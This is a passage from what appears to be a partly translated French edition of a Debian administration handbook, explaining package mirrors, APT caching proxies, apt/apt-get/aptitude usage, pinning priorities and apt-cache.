The `sources.list` examples in this chapter refer to package repositories hosted on [deb.debian.org](https://deb.debian.org)<sup>5</sup>. Those URLs will redirect you to servers which are close to you and which are managed by Content Delivery Networks (CDN) whose main role is to store multiple copies of the files across the world, and to deliver them as fast as possible to users. The CDN companies that Debian is working with are Debian partners who are offering their services freely to Debian. While none of those servers are under direct control of Debian, the fact that the whole archive is sealed by GPG signatures makes it a non-issue.

Picky users who are not satisfied with the performance of [deb.debian.org](https://deb.debian.org) can try to find a better mirror in the official mirror list:

⇒ <https://www.debian.org/mirror/list>

But when you don't know which mirror is best for you, this list is of not much use. Fortunately for you, Debian maintains DNS entries of the form `ftp.country-code.debian.org` (e.g. `ftp.us.debian.org` for the USA, `ftp.fr.debian.org` for France, etc.) which are covering many countries and which are pointing to one (or more) of the best mirrors available within that country.

As an alternative to [deb.debian.org](https://deb.debian.org), there used to be [httpredir.debian.org](http://httpredir.debian.org). This service would identify a mirror close to you (among the list of official mirrors, using GeoIP mainly) and would redirect APT's requests to that mirror. This service has been deprecated due to reliability concerns and now [httpredir.debian.org](http://httpredir.debian.org) provides the same CDN-based service as [deb.debian.org](https://deb.debian.org).

---

<sup>5</sup><https://deb.debian.org>

### 6.1.5. Ressources non officielles : mentors.debian.net

There are numerous non-official sources of Debian packages set up by advanced users who have recompiled some software (Ubuntu made this popular with their Personal Package Archive (PPA) service, by programmers who make their creation available to all, and even by Debian developers who offer pre-versions of their package online.

The [mentors.debian.net](https://mentors.debian.net)<sup>6</sup> site is interesting (although it only provides source packages), since it gathers packages created by candidates to the status of official Debian developer or by volunteers who wish to create Debian packages without going through that process of integration. These packages are made available without any guarantee regarding their quality; make sure that you check their origin and integrity and then test them before you consider using them in production.

#### COMMUNAUTÉ

##### Les sites en debian.net

Le domaine *debian.net* ne constitue pas une ressource officielle du projet Debian. Chaque développeur Debian a la possibilité d'employer ce nom de domaine pour l'usage de son choix. On y trouve des services officieux (parfois des sites personnels) hébergés sur une machine n'appartenant pas au projet et mis en place par des développeurs Debian, voire des prototypes attendant d'être migrés sur *debian.org*. Deux raisons peuvent expliquer que certains de ces prototypes restent en *debian.net* : soit personne ne souhaite faire l'effort nécessaire à sa transformation en service officiel (hébergé dans le domaine *debian.org* et avec une certaine garantie de maintenance), soit le service est trop controversé pour être officialisé.

Installer un paquet revient à donner les droits administrateur à son concepteur, car il décide du contenu des scripts d'initialisation qui sont exécutés sous cette identité. Les paquets officiels Debian sont réalisés par des volontaires cooptés et examinés, capables de sceller leurs paquets pour en vérifier l'origine et l'intégrité.

In general, be wary of a package whose origin you don't know and which isn't hosted on one of the official Debian servers: evaluate the degree to which you can trust the creator, and check the integrity of the package.

#### POUR ALLER PLUS LOIN

##### Anciennes versions des paquets : [snapshot.debian.org](https://snapshot.debian.org)

The [snapshot.debian.org](https://snapshot.debian.org)<sup>7</sup> service, introduced in April 2010, can be used to “go backwards in time” and to find an old version of a package not longer contained in the Debian archives. It can be used, for example, to identify which version of a package introduced a regression, and more concretely, to come back to the former version while waiting for the regression fix.

### 6.1.6. Mandataire avec cache (*proxy-cache*) pour paquets Debian

Lorsqu'un réseau complet de machines est configuré pour télécharger les mêmes paquets mis à jour depuis le même serveur distant, tout administrateur sait qu'il serait utile d'utiliser un

<sup>6</sup><https://mentors.debian.net>

<sup>7</sup><https://snapshot.debian.org>

mandataire (*proxy*) configuré comme un cache (voir encadré « **Cache** » page 128) pour limiter le trafic induit par les multiples téléchargements.

APT peut être configuré pour utiliser un proxy « standard » (voir section [6.2.4, « Options de configuration »](#) page 123 pour la configuration d'APT, et section [11.6, « Mandataire HTTP/FTP »](#) page 317 pour la configuration du proxy lui-même), mais l'écosystème Debian offre de meilleures options pour ce problème. Les logiciels présentés dans cette section sont dédiés à cette tâche et sont souvent plus efficaces qu'un proxy générique puisqu'ils peuvent tirer parti de la structure spécifique des dépôts APT (par exemple, ils peuvent savoir quand un fichier devient obsolète et ainsi ajuster la durée pendant laquelle ce fichier est conservé).

*apt-cacher* et *apt-cacher-ng* fonctionnent comme des mandataires standards. Le fichier `sources.list` d'APT reste inchangé, mais APT est configuré pour utiliser ces logiciels comme mandataires lors des requêtes sortantes.

À l'opposé, *approx* se comporte comme un serveur HTTP qui servirait de miroir pour d'autres dépôts externes, rendus accessibles dans ses URL de plus haut niveau. La correspondance entre ces répertoires de premier niveau et les adresses distantes des dépôts est maintenue dans le fichier de configuration `/etc/approx/approx.conf` :

```
# <name> <repository-base-url>
debian  https://deb.debian.org/debian
security http://security.debian.org
```

*approx* runs by default on port 9999 via a systemd socket and requires the users to adjust their `sources.list` file to point to the *approx* server:

```
# Sample sources.list pointing to a local approx server
deb http://localhost:9999/security buster/updates main contrib non-free
deb http://localhost:9999/debian buster main contrib non-free
```

## 6.2. Commandes `aptitude`, `apt-get` et `apt`

APT is a vast project, whose original plans included a graphical interface. It is based on a library which contains the core application, and `apt-get` is the first front end — command-line based — which was developed within the project. `apt` is a second command-line based front end provided by APT which overcomes some design mistakes of `apt-get`.

Both tools are built on top of the same library and are thus very close, but the default behavior of `apt` has been improved for interactive use and to actually do what most users expect. The APT developers reserve the right to change the public interface of this tool to further improve it. On the opposite, the public interface of `apt-get` is well defined and will not change in any backwards incompatible way. It is thus the tool that you want to use when you need to script package installation requests.

Numerous other graphical interfaces then appeared as external projects: `synaptic`, `aptitude` (which includes both a text mode interface and a graphical one — even if not complete yet),

wajig, etc. The most recommended interface, apt, is the one that we will use in the examples given in this section. Note, however, that apt-get and aptitude have a very similar command line syntax. When there are major differences between these three commands, these will be detailed.

### 6.2.1. Initialisation

For any work with APT, the list of available packages needs to be updated; this can be done simply through apt update. Depending on the speed of your connection and configuration, the operation can take a while, since it involves downloading a certain number of (usually compressed) files (*Packages*, *Sources*, *Translation-language-code*), which have gradually become bigger and bigger as Debian has developed (at least 10 MB of data for the main section). Of course, installing from a CD-ROM/DVD set does not require any downloading – in this case, the operation is very fast.

**TIP**  
**Incremental updates**

The aim of the apt update command is to download for each package source the corresponding Packages (or Sources) file. However, even after a xz compression, these files can remain rather large (the Packages.xz for the *main* section of *Buster* takes more than 7 MB). If you wish to update regularly, these downloads can take up a lot of time.

To speed up the process APT can download “diff” files containing the changes since the previous update, as opposed to the entire file. To achieve this, official Debian mirrors distribute different files which list the differences between one version of the Packages file and the following version. They are generated at each update of the archives and a history of one week is kept. Each of these “diff” files only takes a few dozen kilobytes for *Unstable*, so that the amount of data downloaded by a weekly apt update is often divided by 10. For *Stable* and *Testing*, which change less, the gain is even more noticeable.

However, it can sometimes be of interest to force the download of the entire Packages file, especially when the last upgrade is very old and when the mechanism of incremental differences would not contribute much. This can also be interesting when network access is very fast but when the processor of the machine to upgrade is rather slow, since the time saved on the download is more than lost when the computer calculates the new versions of these files (starting with the older versions and applying the downloaded differences). To do that, you can use the APT configuration parameter Acquire::PDiffs and set it to false.

```
$ sudo apt -o "Acquire::PDiffs=false" update
```

The Acquire::\* options also control other aspects of the download, and even the download methods. Acquire::Languages can limit or disable the download of *Translation-language-code* files and save even more time. For a complete reference see apt.conf(5).

## 6.2.2. Installation et suppression

With APT, packages can be added or removed from the system, respectively with `apt install package` and `apt remove package`. In both cases, APT will automatically install the necessary dependencies or delete the packages which depend on the package that is being removed. The `apt purge package` command involves a complete uninstallation by deleting the configuration files as well.

### ASTUCE

#### Installer la même sélection de paquets plusieurs fois

Il est parfois souhaitable de pouvoir installer systématiquement la même liste de paquets sur plusieurs ordinateurs. C'est possible assez facilement.

Récupérons d'abord la liste des paquets installés sur l'ordinateur qui servira de « modèle » à dupliquer.

```
$ dpkg --get-selections >liste-pkg
```

Le fichier `liste-pkg` contient la liste des paquets installés. Il faut alors transférer le fichier `liste-pkg` sur les ordinateurs à mettre à jour et y employer les commandes suivantes :

```
## Mettre à jour la base de données des paquets connus par
    ➔ dpkg
# avail='mktemp'
# apt-cache dumpavail > "$avail"
# dpkg --merge-avail "$avail"
# rm -f "$avail"
## Mettre à jour les sélections de dpkg
# dpkg --set-selections < liste-pkg
## Demander à apt-get d'installer les paquets sélectionnés
# apt-get dselect-upgrade
```

The first commands record the list of available packages in the dpkg database. Then `dpkg --set-selections` restores the selection of packages that you wish to install, and the `apt-get` invocation executes the required operations! `aptitude` does not have this command.

### ASTUCE

#### Supprimer et installer en même temps

Il est possible, en ajoutant un suffixe, de demander à `apt` (ou `apt-get`, ou `aptitude`) d'installer certains paquets et d'en supprimer d'autres sur la même ligne de commande. Lors d'une commande `apt install`, ajoutez un « `-` » aux noms des paquets que vous souhaitez supprimer. Lors d'une commande `apt remove`, ajoutez un « `+` » aux noms des paquets que vous souhaitez installer.

L'exemple suivant montre deux manières d'installer *paquet1* et de supprimer *paquet2*.

```
# apt install package1 package2-
```

```
# apt remove package1+ package2
```

This can also be used to exclude packages which would otherwise be installed, for example, due to an automatic installation of `Recommends`. In general, the dependency solver will use that information as a hint to look for alternative solutions.

**ASTUCE****apt --reinstall et  
aptitude reinstall**

Il arrive que le système soit endommagé suite à la suppression ou à la modification de fichiers appartenant à un paquet. Le moyen le plus simple de récupérer ces fichiers est alors de réinstaller le paquet concerné. Malheureusement, le système de paquetage considère que ce dernier est déjà installé et refuse poliment de s'exécuter ; l'option `-- reinstall` des commandes `apt` et `apt-get` permet précisément d'éviter cet écueil. La commande ci-dessous réinstalle `postfix` même si ce dernier est déjà présent :

```
# apt --reinstall install postfix
```

La ligne de commande d'`aptitude` est un peu différente, mais le même effet s'obtient avec `aptitude reinstall postfix`.

Le problème ne se pose pas avec `dpkg`, mais il est rare que l'administrateur emploie directement ce dernier.

Attention ! Recourir à `apt -- reinstall` pour restaurer des paquets modifiés au cours d'une attaque ne suffit certainement pas à retrouver un système identique à ce qu'il était au préalable. La section 14.7, « [En cas de piratage](#) » page 451 détaille la marche à suivre si vous avez subi un tel incident de sécurité.

These commands will not restore the configuration files. But as you have learned in section 5.2.3, « [Sommes de contrôle, liste des fichiers de configuration](#) » page 91 (see also sidebar « [Forcer dpkg à poser les questions sur les fichiers de configuration](#) » page 92), you can use the following command to be asked to install the unmodified version and even restore any deleted configuration file as well.

```
# apt --reinstall -o Dpkg::Options::="--force-confask,  
➥ confmiss" install package
```

Some packages don't ship the configuration file found in `/etc` with the package. Instead they create it during installation by either copying a skeleton or writing it by a script. The file `/etc/inputrc`, for example, is a copy of `/usr/share/readline/inputrc`. In such cases the commands shown above won't work.

If the file `sources.list` mentions several distributions, it is possible to give the version of the package to install. A specific version number can be requested with `apt install package=version`, but indicating its distribution of origin (*Stable*, *Testing* or *Unstable*) — with `apt install package/distribution` — is usually preferred. With this command, it is possible to go back to an older version of a package (if, for instance, you know that it works well), provided that it is still available in one of the sources referenced by the `sources.list` file. Otherwise the `snapshot.debian.org` archive can come to the rescue (see sidebar « [Anciennes versions des paquets : snapshot.debian.org](#) » page 117).

**Exemple 6.4 Installation of the Unstable version of spamassassin**

```
# apt install spamassassin/unstable
```

If the package to install has been made available to you under the form of a simple `.deb` file without any associated package repository, it is still possible to use APT to install it together

with its dependencies (provided that the dependencies are available in the configured repositories) with a simple command: `apt install ./path-to-the-package.deb`. The leading `./` is important to make it clear that we are referring to a filename and not to the name of a package available in one of the repositories.

POUR ALLER PLUS LOIN

**Cache des fichiers .deb**

APT keeps a copy of each downloaded `.deb` file in the directory `/var/cache/apt/archives/`. In case of frequent updates, this directory can quickly take a lot of disk space with several versions of each package; you should regularly sort through them. Two commands can be used: `apt-get clean` entirely empties the directory; `apt-get autoclean` only removes packages which can no longer be downloaded (because they have disappeared from the Debian mirror) and are therefore clearly useless (the configuration parameter `APT::Clean-Installed` can prevent the removal of `.deb` files that are currently installed).

### 6.2.3. Mise à jour

Des mises à jour régulières sont recommandées, car elles mettront en place les derniers correctifs de sécurité. Pour cela, on invoquera `apt upgrade`, `apt-get upgrade` ou `aptitude safe-upgrade` (évidemment précédé par `apt update`). Cette commande cherche les mises à jour des paquets installés, réalisables sans supprimer de paquets. Autrement dit, l'objectif est d'assurer une mise à jour la moins intrusive possible. Pour cette action, `apt-get` est un peu plus exigeant que `aptitude` ou `apt` parce qu'il refusera d'installer des paquets qui ne l'étaient pas préalablement.

Remarquons cependant qu'`apt` retiendra en général le numéro de version le plus récent (à l'exception des paquets *Experimental* et des rétropartages, ignorés par défaut quel que soit leur numéro de version). Si vous avez mentionné *Testing* ou *Unstable* dans votre `sources.list`, `apt upgrade` migrera une grande partie de votre système *Stable* en *Testing* ou *Unstable*, ce qui n'est peut-être pas l'effet recherché.

To tell `apt` to use a specific distribution when searching for upgraded packages, you need to use the `-t` or `--target-release` option, followed by the name of the distribution you want (for example, `apt -t stable upgrade`). To avoid specifying this option every time you use `apt`, you can add `APT::Default-Release "stable"`; in the file `/etc/apt/apt.conf.d/local`.

Pour les mises à jour plus importantes, comme lors du basculement d'une version majeure de Debian à la suivante, il faut utiliser `apt full-upgrade`. Cela effectue la mise à jour même s'il y a des paquets obsolètes à supprimer et de nouvelles dépendances à installer. C'est également la commande employée par ceux qui exploitent quotidiennement la version *Unstable* de Debian et suivent ses évolutions au jour le jour. Elle est si simple qu'elle parle d'elle-même : c'est bien cette fonctionnalité qui a fait la renommée d'APT.

Contrairement à `apt` et `aptitude`, `apt-get` n'a pas la commande `full-upgrade`. À la place, on utilisera `apt-get dist-upgrade` (mise à jour de la distribution), qui est la commande historique et bien connue que `apt` et `aptitude` acceptent également pour le confort des utilisateurs qui sont habitués à les utiliser.

The results of these operations are logged into `/var/log/apt/history.log` and `/var/log/apt/term.log`, whereas `dpkg` keeps its log in a file called `/var/log/dpkg.log`.

#### 6.2.4. Options de configuration

Besides the configuration elements already mentioned, it is possible to configure certain aspects of APT by adding directives in a file of the `/etc/apt/apt.conf.d/` directory or `/etc/apt/apt.conf` itself. Remember, for instance, that it is possible for APT to tell `dpkg` to ignore file conflict errors by specifying `DPkg::options { "--force-overwrite"; }`.

Si l'accès au Web n'est possible qu'à travers un madataire (proxy), il faut ajouter une ligne semblable à `Acquire::http::proxy "http://monproxy:3128"`. Pour un proxy FTP, on écrira `Acquire::ftp::proxy "ftp://monproxy"`. Découvrez par vous-même les autres options de configuration en consultant la page de manuel `apt.conf(5)`, avec la commande `man apt.conf` (pour plus de détails sur les pages de manuel, voir section [7.1.1, « Les pages de manuel »](#) page 152).

B.A.-BA	
<b>Répertoire en .d</b>	<p>Les répertoires de suffixe <code>.d</code> sont de plus en plus souvent employés. Chacun abrite des fichiers ventilant un fichier de configuration. Ainsi, tous les fichiers contenus dans <code>/etc/apt/apt.conf.d/</code> constituent les instructions de configuration d'APT. APT les inclura dans l'ordre alphabétique, de sorte que les derniers pourront modifier un élément de configuration défini dans l'un des premiers.</p> <p>Cette structure apporte une certaine souplesse à l'administrateur de la machine et aux mainteneurs de paquets. En effet, l'administrateur peut facilement modifier la configuration du logiciel en déposant un fichier tout prêt dans le répertoire en question sans devoir modifier de fichier existant. Les mainteneurs de paquets ont la même problématique lorsqu'ils doivent adapter la configuration d'un autre logiciel pour assurer une parfaite cohabitation avec le leur. La charte Debian interdit explicitement toute modification de fichiers de configuration relevant d'autres paquets, interdiction justifiée par le fait que seuls les utilisateurs sont habilités à intervenir ainsi. Rappelons en effet que <code>dpkg</code> invite l'utilisateur, lors d'une installation, à choisir la version du fichier de configuration qu'il souhaite conserver lorsqu'une modification y est détectée. Toute modification externe du fichier déclencherait une telle requête, qui ne manquerait pas de perturber l'administrateur certain de n'avoir rien altéré.</p> <p>En l'absence de répertoire <code>.d</code>, il est impossible à un paquet externe d'adapter les réglages d'un logiciel sans en modifier le fichier de configuration. Il doit alors inviter l'utilisateur à intervenir lui-même, en documentant les opérations à effectuer dans le fichier <code>/usr/share/doc/paquet/README.Debian</code>.</p> <p>Selon les applications, le répertoire <code>.d</code> est directement exploité, ou géré par un script externe qui en concaténera tous les fichiers pour créer le fichier de configuration à proprement parler. Il est alors important d'exécuter ce script après toute intervention dans ce répertoire pour que les plus récentes modifications soient prises en compte. De même, on prendra soin de ne pas travailler directement sur le fichier de configuration construit automatiquement, sous peine de tout perdre lors de l'exécution suivante du script. Le choix de la méthode (répertoire <code>.d</code> utilisé directement ou fichier généré à partir de ce répertoire) est généralement dicté par des contraintes de mise en œuvre, mais dans les deux cas, les gains en termes de souplesse de configuration compensent largement les petites complications induites. Comme exemple de la méthode du fichier généré, on peut citer le serveur de</p>

messagerie Exim 4, dont la configuration peut être découpée en plusieurs fichiers (`/etc/exim4/conf.d/*`) qui sont agrégés en un seul (`/var/lib/exim4/config autogenerated`) par la commande `update-exim4.conf`.

### 6.2.5. Gérer les priorités associées aux paquets

Une des problématiques les plus importantes dans la configuration d'APT est la gestion des priorités des différentes sources de paquets. Il arrive en effet assez fréquemment qu'on souhaite compléter une distribution d'un ou deux paquets plus récents issus de *Testing*, *Unstable* ou *Experimental*. Il est possible d'affecter une priorité à chaque paquet disponible (un même paquet pouvant recevoir plusieurs priorités, selon sa version ou sa distribution d'appartenance). Ces priorités dicteront à APT son comportement : pour chaque paquet, il sélectionnera systématiquement la version de plus haute priorité (sauf si cette version est plus ancienne que celle installée et si la priorité associée est inférieure à 1 000).

APT définit un certain nombre de priorités par défaut. Chaque version de paquetage déjà installée a une priorité de 100, une version non installée reçoit une priorité de 500 sauf si elle fait partie de la distribution cible (*Target Release*), qu'on spécifie avec l'option `-t` ou la directive `APT::Default-Release`, auquel cas sa priorité passe à 990.

You can modify the priorities by adding entries in a file in `/etc/apt/preferences.d/` or the `/etc/apt/preferences` file with the names of the affected packages, their version, their origin and their new priority.

APT will never install an older version of a package (that is, a package whose version number is lower than the one of the currently installed package) except if its priority is higher than 1000 (or it is explicitly requested by the user, see section 6.2.2, « Installation et suppression » page 120). APT will always install the highest priority package which follows this constraint. If two packages have the same priority, APT installs the newest one (whose version number is the highest). If two packages of same version have the same priority but differ in their content, APT installs the version that is not installed (this rule has been created to cover the case of a package update without the increment of the revision number, which is usually required).

In more concrete terms, a package whose priority is

**< 0** will never be installed,

**1..99** will only be installed if no other version of the package is already installed,

**100..499** will only be installed if there is no other newer version installed or available in another distribution,

**500....989** will only be installed if there is no newer version installed or available in the target distribution,

**990..1000** will be installed except if the installed version is newer,

> 1000 will always be installed, even if it forces APT to downgrade to an older version.

When APT checks `/etc/apt/preferences` and `/etc/apt/preferences.d/`, it first takes into account the most specific entries (often those specifying the concerned package), then the more generic ones (including, for example, all the packages of a distribution). If several generic entries exist, the first match is used. The available selection criteria include the package's name and the source providing it. Every package source is identified by the information contained in a `Release` file that APT downloads together with the `Packages` files. It specifies the origin (usually “Debian” for the packages of official mirrors, but it can also be a person's or an organization's name for third-party repositories). It also gives the name of the distribution (usually *Stable*, *Testing*, *Unstable* or *Experimental* for the standard distributions provided by Debian) together with its version (for example, 10 for Debian *Buster*). Let's have a look at its syntax through some realistic case studies of this mechanism.

#### CAS PARTICULIER

##### Priorité d'*Experimental*

Si vous avez inscrit *Experimental* dans votre fichier `sources.list`, les paquets correspondants ne seront quasiment jamais installés, leur priorité APT étant de 1. C'est un cas particulier qui évite que les utilisateurs installent des paquets *Experimental* par erreur et les oblige à opérer en tapant `aptitude install paquet/experimental` — ils ont donc pleinement conscience des risques encourus. Il est possible, mais ce n'est pas recommandé, de considérer les paquets *Experimental* comme ceux des autres distributions en leur affectant une priorité de 500 grâce à une entrée dans le fichier `/etc/apt/preferences` :

```
Package: *
Pin: release a=experimental
Pin-Priority: 500
```

Supposons qu'on souhaite utiliser exclusivement des paquets provenant de la version stable de Debian, sans jamais installer ceux des autres versions sauf demande explicite. Il est possible d'écrire ce qui suit dans le fichier `/etc/apt/preferences` :

```
Package: *
Pin: release a=stable
Pin-Priority: 900

Package: *
Pin: release o=Debian
Pin-Priority: -10
```

`a=stable` précise le nom de la distribution concernée. `o=Debian` restreint l'entrée aux paquets dont l'origine est « Debian ». Le terme *pin* (épingle en anglais), est généralement traduit, dans ce contexte, par « étiquetage », car il permet d'accrocher à un paquet une étiquette désignant de quelle distribution il doit provenir.

Let's now assume that you have a server with several local programs depending on the version 5.24 of Perl and that you want to ensure that upgrades will not install another version of it. You could use this entry:

```
Package: perl
Pin: version 5.24*
Pin-Priority: 1001
```

To gain a better understanding of the mechanisms of priority and distribution or repository properties to pin do not hesitate to execute `apt-cache policy` to display the default priority associated with each package source, or `apt-cache policy package` to display the default priority for each available version and source of a package as explained in « [apt-cache policy](#) » page 130.

The reference documentation for the files `/etc/apt/preferences` and `/etc/apt/preferences.d/` is available in the manual page `apt_preferences(5)`, which you can display with `man apt_preferences`.

ASTUCE	
<b>Commentaires dans <code>/etc/apt/preferences</code></b>	Il n'existe pas de syntaxe standard pour introduire des commentaires dans le fichier <code>/etc/apt/preferences</code> , mais il est possible d'y expliquer le rôle de chaque entrée à l'aide d'un ou plusieurs champs « <code>Explanation</code> » (explication) placés en début de bloc :  Explanation: Le paquet xserver-xorg-video-intel contenu → dans Explanation: experimental peut être utilisé Package: xserver-xorg-video-intel Pin: release a=experimental Pin-Priority: 500

### 6.2.6. Travailler avec plusieurs distributions

L'outil formidable qu'est `apt` incite fortement à mettre en place des paquets provenant d'autres distributions. Ainsi, après avoir installé une version *Stable*, vous voulez tester un logiciel présent dans *Testing* ou *Unstable*, sans trop vous éloigner de son état initial.

Même si vous n'êtes pas complètement à l'abri de bogues d'interactions entre les paquets de différentes distributions, `apt` se révèle fort heureusement très habile pour gérer une telle cohabitation et en minimiser les risques. La meilleure manière de procéder est de préciser toutes les distributions employées dans le fichier `/etc/apt/sources.list` (certains y placent toujours les trois distributions, mais rappelons que l'utilisation d'*Unstable* est réservée aux utilisateurs expérimentés) et de préciser votre distribution de référence avec le paramètre `APT::Default-Release` (voir section [6.2.3, « Mise à jour »](#) page 122).

Supposons que *Stable* soit votre distribution de référence, mais que *Testing* et *Unstable* apparaissent également dans votre fichier `sources.list`. Dans ce cas, vous pouvez employer `apt install paquet/testing` pour installer un paquet depuis *Testing*. Si l'installation échoue parce que certaines dépendances ne peuvent pas être satisfaites, autorisez-le à satisfaire ces dernières dans *Testing* en ajoutant le paramètre `-t testing`. Il en ira évidemment de même pour *Unstable*.

Dans cette situation, les mises à jour (« upgrade » et « full-upgrade ») ont lieu dans le cadre de *Stable*, sauf pour les paquets mis à jour depuis une autre distribution : ces derniers suivront les dernières évolutions dans celles-là. Nous donnons ci-après l'explication de ce comportement grâce aux priorités automatiques employées par APT. N'hésitez pas à employer `apt-cache policy` (voir encadré « `apt-cache policy` » page 130) pour vérifier les priorités indiquées.

Tout est lié au fait que APT ne considère que les paquets de version supérieure ou égale à la version installée (sauf configuration particulière dans `/etc/apt/preferences` forçant la priorité de certains paquets au-delà de 1 000).

Considérons un premier paquet installé depuis *Stable* et qui en est à la version 1, dont la version 2 se trouve dans *Testing* et la 3 dans *Unstable*. La version installée a une priorité de 100, mais la version disponible dans *Stable* (la même) a une priorité de 990 (en tant que version dans la distribution cible). Les paquets de *Testing* et *Unstable* ont une priorité de 500 (priorité par défaut d'une version non installée). Le vainqueur est donc la version 1 avec une priorité de 990. Le paquet « reste dans *Stable* ».

Let's take the example of another package whose version 2 has been installed from *Testing*. Version 1 is available in *Stable* and version 3 in *Unstable*. Version 1 (of priority 990 — thus lower than 1000) is discarded because it is lower than the installed version. This only leaves version 2 and 3, both of priority 500. Faced with this alternative, APT selects the newest version, the one from *Unstable*. If you don't want a package installed from *Testing* to migrate to *Unstable*, you have to assign a priority lower than 500 (490 for example) to packages coming from *Unstable*. You can modify `/etc/apt/preferences` to this effect:

```
Package: *
Pin: release a=unstable
Pin-Priority: 490
```

### 6.2.7. Suivi des paquets installés automatiquement

One of the essential functionalities of `apt` is the tracking of packages installed only through dependencies. These packages are called “automatic”, and often include libraries.

With this information, when packages are removed, the package managers can compute a list of automatic packages that are no longer needed (because there is no “manually installed” packages depending on them). `apt-get autoremove` or `apt autoremove` will get rid of those packages. `aptitude` does not have this command because it removes them automatically as soon as they are identified. In all cases, the tools display a clear message listing the affected packages.

Il est sain d'adopter l'habitude de marquer comme automatiques les paquets dont on n'a pas besoin directement, de sorte qu'ils soient automatiquement supprimés lorsqu'ils ne sont plus nécessaires. `apt-mark auto paquet` marque le paquet concerné comme automatique et `apt-mark manual package` fait le contraire. `aptitude markauto` et `aptitude unmarkauto` fonctionnent de la même manière, mais offrent plus de fonctionnalités permettant de marquer plusieurs paquets d'un coup (voir section 6.5.1, « `aptitude` » page 131). L'interface interactive

en mode semi-graphique d'`aptitude` facilite également la maintenance de ce marqueur « automatique » sur de nombreux paquets.

Il arrive que l'on veuille savoir pourquoi un paquet automatiquement installé est présent sur le système. Pour obtenir cette information directement depuis la ligne de commande, on peut employer `aptitude why paquet` (`apt` et `apt-get` ne disposent pas de cette fonctionnalité) :

```
$ aptitude why python-debian
i aptitude           Suggests apt-xapian-index
p apt-xapian-index Depends  python-debian (>= 0.1.14)
```

ALTERNATIVE

**deborphan et debfoster**

In days where `apt`, `apt-get` and `aptitude` were not able to track automatic packages, there were two utilities producing lists of unnecessary packages: `deborphan` and `debfoster`. Both can still be useful.

`deborphan` scans the `libs` and `oldlibs` sections (in the absence of supplementary instructions) by default looking for the packages that are currently installed and that no other package depends on. The resulting list can then serve as a basis to remove unneeded packages.

`debfoster` a une approche plus évoluée, qui se rapproche un peu de celle d'APT : il maintient une liste de paquets installés explicitement et se rappelle d'une invocation sur l'autre quels paquets sont réellement requis. Si de nouveaux paquets sont apparus sur le système, et si `debfoster` ne les connaît pas comme des paquets requis, ils seront présentés à l'écran, ainsi qu'une liste de leurs dépendances. Le programme propose alors un choix, permettant de supprimer le paquet (ainsi que ceux dont il dépend, le cas échéant), de le marquer comme explicitement requis, ou de l'ignorer temporairement.

### 6.3. Commande `apt-cache`

La commande `apt-cache` permet de consulter un certain nombre d'informations stockées dans la base de données interne d'APT. Ces informations — qui constituent une sorte de *cache* — sont rassemblées depuis les différentes sources données dans le fichier `sources.list` au cours de l'opération `apt update`.

VOCABULAIRE

**Cache**

Un cache (« antémémoire », en français officiel) est un système de stockage temporaire servant à accélérer des accès fréquents à des données lorsque la méthode d'accès normale est coûteuse (en termes de performances). Cette notion s'applique dans de très nombreuses situations et à différentes échelles, depuis le cœur des microprocesseurs jusqu'aux systèmes de stockage de grande capacité.

Dans le cas d'APT, les fichiers Packages de référence sont ceux situés sur les miroirs Debian. Cependant, il serait très inefficace de devoir passer à travers le réseau pour chaque recherche que l'on souhaite faire dans la base de données des paquets disponibles. APT stocke donc (dans `/var/lib/apt/lists/`) une copie de ces fichiers et les recherches se font à l'aide de ces fichiers locaux. De même, `/var/cache/apt/archives/` contient un cache des paquets déjà téléchargés, ce qui évite de les télécharger de nouveau si on souhaite les réinstaller après les avoir supprimés.

On the other hand, it is mandatory to run `apt update` regularly to update the cache. Otherwise your package search results will always miss the latest updates distributed by the Debian mirrors.

Le programme `apt-cache` permet notamment de rechercher des paquets à l'aide de mots-clés, en tapant `apt-cache search mot-clé`. On peut aussi consulter les en-têtes des différentes versions disponibles d'un paquet avec `apt-cache show paquet`. Cette commande produira la description du paquet ainsi que ses dépendances, le nom de son mainteneur, etc. Signalons que `apt search`, `apt show`, `aptitude search` et `aptitude show` fonctionnent de manière similaire.

ALTERNATIVE  
**axi-cache**

`apt-cache search` est un outil rudimentaire, qui ne dépasse guère un grep sur les descriptions de paquets. Il renvoie fréquemment trop de résultats, ou aucun lorsque de trop nombreux mots-clés lui sont fournis.

`axi-cache search term`, on the other hand, provides better results, sorted by relevance. It uses the *Xapian* search engine and is part of the *apt-xapian-index* package which indexes all package information (and more, like the `.desktop` files from all Debian packages). It knows about tags (see sidebar « [Le champ Tag](#) » page 88) and returns results in a matter of milliseconds.

```
$ axi-cache search package use::searching
```

```
100 results found.  
Results 1-20:  
100% packagesearch - GUI for searching packages and viewing  
    ➔ package information  
99% apt-utils - package management related utility programs  
98% whohas - query multiple distributions' package archives  
98% dpkg-awk - Gawk script to parse /var/lib/dpkg/{status,  
    ➔ available} and Packages  
97% apt-file - search for files within Debian packages (   
    ➔ command-line interface)  
[...]  
90% wajig - unified package management front-end for Debian  
More terms: debtags debian paket dpkg search pakete tools  
More tags: role::program interface::commandline works-with  
    ➔ ::software:package suite::debian admin::package-  
    ➔ management scope::utility network::client  
'axi-cache more' will give more results
```

Certaines fonctions ne servent que bien plus rarement. Ainsi, `apt-cache policy` permet de consulter les priorités des différentes sources de paquets ainsi que celles des paquets qui bénéficient d'un traitement particulier. On peut encore citer `apt-cache dumpavail` qui affiche les en-têtes de toutes les versions disponibles de tous les paquets. `apt-cache pkgnames` affiche une liste de tous les paquets existants dans la mémoire `cache`.

**ASTUCE****apt-cache policy**

The `apt-cache policy` command displays the pinning priorities and distribution properties of each package source as explained in section 6.2.5, « [Gérer les priorités associées aux paquets](#) » page 124. It can also show the pinning priorities for all available versions and sources of a package. For the `sources.list` example used in Exemple 6.2, « [Fichier /etc/apt/sources.list pour les utilisateurs de Debian Stable](#) » page 112 and APT: `:Default-Release` set to "buster", the output will look like this:

```
$ apt-cache policy
Package files:
 100 /var/lib/dpkg/status
    release a=now
 100 https://deb.debian.org/debian buster-backports/contrib amd64 Packages
      release o=Debian Backports,a=buster-backports,n=buster-backports,l=Debian Backports,c=contrib,
        b=amd64
      origin deb.debian.org
 100 https://deb.debian.org/debian buster-backports/main amd64 Packages
      release o=Debian Backports,a=buster-backports,n=buster-backports,l=Debian Backports,c=main,b=
        b=amd64
      origin deb.debian.org
 990 https://deb.debian.org/debian buster/non-free amd64 Packages
      release v=10.0,o=Debian,a=stable,n=buster,l=Debian,c=non-free,b=amd64
      origin deb.debian.org
 990 https://deb.debian.org/debian buster/contrib amd64 Packages
      release v=10.0,o=Debian,a=stable,n=buster,l=Debian,c=contrib,b=amd64
      origin deb.debian.org
